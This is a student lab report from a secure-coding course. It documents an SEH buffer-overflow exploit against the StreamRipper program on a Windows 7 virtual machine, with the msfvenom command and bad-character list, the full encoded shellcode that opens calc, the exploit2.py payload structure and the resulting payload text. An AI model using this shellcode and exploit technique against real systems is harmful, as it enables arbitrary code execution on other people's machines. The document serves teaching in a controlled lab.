
SECURE CODING LAB-8
05-04-2021

SLOT-L39+L40
18BCN7134
NIHARIKA VISWANADHUNI

Lab experiment - Working with the memory vulnerabilities – Part II

QUESTION




- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload**
- **Install Vuln_Program_Stream.exe and Run the same**

OUTPUT


Steps:

- Open vuln_program_stream.exe and copy the payload on any user interaction to know the application is vulnerable or not.
- Here the search box and add button in Station/Song Matching are vulnerable.Now paste the payload.
- We can see that the application crashed (close application notification).
- Now generate payload for opening calculator,control panel and cmd.



Max KB To Rip: 0

Relay Port: 10069




Station Pattern: StreamRipper 32

Song Pattern: 'rUfemkCwR3SB0osZC0F3K0XUQsrMCTS0A4

Note: All patten matches are *substring* matches

Use keyword "any_match" to match any station or song




SRipper MFC Application

SRipper MFC Application has stopped working


Windows can check online for a solution to the problem.

TO OPEN CALCULATOR:


- To generate payload using the below shell code to generate payload to open calculator.



```
root@kali:/home/seeker# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe6\xda\xcd\xd9\x76\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x78\x68\x4c"
buf += b"\x42\x73\x30\x63\x30\x43\x30\x43\x50\x6f\x79\x48\x65"
buf += b"\x55\x61\x39\x50\x45\x34\x4e\x6b\x66\x30\x64\x70\x6c"
buf += b"\x4b\x71\x42\x44\x4c\x6e\x6b\x46\x32\x77\x64\x6c\x4b"
buf += b"\x53\x42\x51\x38\x34\x4f\x78\x37\x71\x5a\x77\x56\x56"
buf += b"\x51\x69\x6f\x6e\x4c\x55\x6c\x43\x51\x53\x4c\x65\x52"
buf += b"\x56\x4c\x37\x50\x59\x51\x58\x4f\x44\x4d\x35\x51\x5a"
buf += b"\x67\x39\x72\x69\x62\x66\x32\x62\x77\x4c\x4b\x33\x62"
buf += b"\x52\x30\x4e\x6b\x43\x7a\x65\x6c\x4c\x4b\x62\x6c\x37"
buf += b"\x61\x30\x78\x39\x73\x77\x38\x67\x71\x7a\x71\x52\x71"
buf += b"\x4e\x6b\x36\x39\x75\x70\x53\x31\x38\x53\x4c\x4b\x71"
buf += b"\x59\x36\x78\x79\x73\x65\x6a\x43\x79\x6e\x6b\x55\x64"
buf += b"\x6c\x4b\x33\x31\x48\x56\x70\x31\x39\x6f\x6e\x4c\x6b"
buf += b"\x71\x78\x4f\x34\x4d\x63\x31\x68\x47\x44\x78\x59\x70"
buf += b"\x61\x65\x5a\x56\x65\x53\x63\x4d\x6b\x48\x47\x4b\x53"
buf += b"\x4d\x76\x44\x72\x55\x7a\x44\x31\x48\x4e\x6b\x42\x78"
buf += b"\x55\x74\x77\x71\x58\x53\x51\x76\x4e\x6b\x44\x4c\x62"
buf += b"\x6b\x6c\x4b\x56\x38\x35\x4c\x76\x61\x38\x53\x4c\x4b"
buf += b"\x36\x64\x6c\x4b\x36\x61\x6e\x30\x6e\x69\x53\x74\x76"
buf += b"\x44\x55\x74\x63\x6b\x63\x6b\x33\x51\x50\x59\x52\x7a"
buf += b"\x63\x61\x59\x6f\x6b\x50\x73\x6f\x53\x6f\x53\x6a\x4c"
buf += b"\x4b\x74\x52\x7a\x4b\x4e\x6d\x61\x4d\x52\x4a\x36\x61"
buf += b"\x4e\x6d\x6f\x75\x38\x32\x63\x30\x57\x70\x63\x30\x62"
buf += b"\x70\x51\x78\x36\x51\x6e\x6b\x70\x6f\x6f\x77\x39\x6f"
buf += b"\x79\x45\x6f\x4b\x6c\x30\x6f\x45\x6f\x52\x73\x66\x50"
buf += b"\x68\x49\x36\x6e\x75\x4f\x4d\x4f\x6d\x59\x6f\x58\x55"
buf += b"\x67\x4c\x67\x76\x33\x4c\x74\x4a\x6b\x30\x49\x6b\x59"
buf += b"\x70\x74\x35\x37\x75\x4d\x6b\x77\x37\x42\x33\x72\x52"
buf += b"\x62\x4f\x43\x5a\x33\x30\x31\x43\x6b\x4f\x6b\x65\x45"
buf += b"\x33\x55\x31\x62\x4c\x33\x53\x67\x70\x41\x41"
root@kali:/home/seeker# █
```



exploit2.py - C:\Python27\exploit2.py (2.7.15)
File Edit Format Run Options Window Help

```
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf =  b""
buf += b"\x89\xe6\xda\xcd\xd9\x76\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x78\x68\x4c"
buf += b"\x42\x73\x30\x63\x30\x43\x30\x43\x50\x6f\x79\x48\x65"
buf += b"\x55\x61\x39\x50\x45\x34\x4e\x6b\x66\x30\x64\x70\x6c"
buf += b"\x4b\x71\x42\x44\x4c\x6e\x6b\x46\x32\x77\x64\x6c\x4b"
buf += b"\x53\x42\x51\x38\x34\x4f\x78\x37\x71\x5a\x77\x56\x56"
buf += b"\x51\x69\x6f\x6e\x4c\x55\x6c\x43\x51\x53\x4c\x65\x52"
buf += b"\x56\x4c\x37\x50\x59\x51\x58\x4f\x44\x4d\x35\x51\x5a"
buf += b"\x67\x39\x72\x69\x62\x66\x32\x62\x77\x4c\x4b\x33\x62"
buf += b"\x52\x30\x4e\x6b\x43\x7a\x65\x6c\x4c\x4b\x62\x6c\x37"
buf += b"\x61\x30\x78\x39\x73\x77\x38\x67\x71\x7a\x71\x52\x71"
buf += b"\x4e\x6b\x36\x39\x75\x70\x53\x31\x38\x53\x4c\x4b\x71"
buf += b"\x59\x36\x78\x79\x73\x65\x6a\x43\x79\x6e\x6b\x55\x64"
buf += b"\x6c\x4b\x33\x31\x48\x56\x70\x31\x39\x6f\x6e\x4c\x6b"
buf += b"\x71\x78\x4f\x34\x4d\x63\x31\x68\x47\x44\x78\x59\x70"
buf += b"\x61\x65\x5a\x56\x65\x53\x63\x4d\x6b\x48\x47\x4b\x53"
buf += b"\x4d\x76\x44\x72\x55\x7a\x44\x31\x48\x4e\x6b\x42\x78"
buf += b"\x55\x74\x77\x71\x58\x53\x51\x76\x4e\x6b\x44\x4c\x62"
buf += b"\x6b\x6c\x4b\x56\x38\x35\x4c\x76\x61\x38\x53\x4c\x4b"
buf += b"\x36\x64\x6c\x4b\x36\x61\x6e\x30\x6e\x69\x53\x74\x76"
buf += b"\x44\x55\x74\x63\x6b\x63\x6b\x33\x51\x50\x59\x52\x7a"
buf += b"\x63\x61\x59\x6f\x6b\x50\x73\x6f\x53\x6f\x53\x6a\x4c"
buf += b"\x4b\x74\x52\x7a\x4b\x4e\x6d\x61\x4d\x52\x4a\x36\x61"
buf += b"\x4e\x6d\x6f\x75\x38\x32\x63\x30\x57\x70\x63\x30\x62"
buf += b"\x70\x51\x78\x36\x51\x6e\x6b\x70\x6f\x6f\x77\x39\x6f"
buf += b"\x79\x45\x6f\x4b\x6c\x30\x6f\x45\x6f\x52\x73\x66\x50"
buf += b"\x68\x49\x36\x6e\x75\x4f\x4d\x4f\x6d\x59\x6f\x58\x55"
buf += b"\x67\x4c\x67\x76\x33\x4c\x74\x4a\x6b\x30\x49\x6b\x59"
buf += b"\x70\x74\x35\x37\x75\x4d\x6b\x77\x37\x42\x33\x72\x52"
buf += b"\x62\x4f\x43\x5a\x33\x30\x31\x43\x6b\x4f\x6b\x65\x45"
buf += b"\x33\x55\x31\x62\x4c\x33\x53\x67\x70\x41\x41"


payload = junk + nseh + seh + nops + buf
```




Lib	5/15/2021 7:05 AM	File folder	
libs	4/27/2021 9:54 AM	File folder	
Scripts	4/27/2021 9:55 AM	File folder	
tcl	4/27/2021 9:54 AM	File folder	
Tools	4/27/2021 9:54 AM	File folder	
Vulln	5/15/2021 8:08 AM	File folder	
exploit2	5/15/2021 7:49 PM	Python File	5 KB
L_8-c	5/15/2021 7:44 PM	Text Document	12 KB
LICENSE	4/30/2018 4:41 PM	Text Document	38 KB
NEWS	4/30/2018 4:37 PM	Text Document	482 KB
payload_calc	5/15/2021 7:52 PM	Text Document	5 KB

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Niha>cd /

C:\>cd Python27

C:\Python27>python exploit2.py

C:\Python27>payload_calc.txt
```



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
6nuOMOmYoXUgLgv3LtJkOIkYpt57uMkw7B3rRbOCZ301CkOkeE3U1bL3SgpAA
```

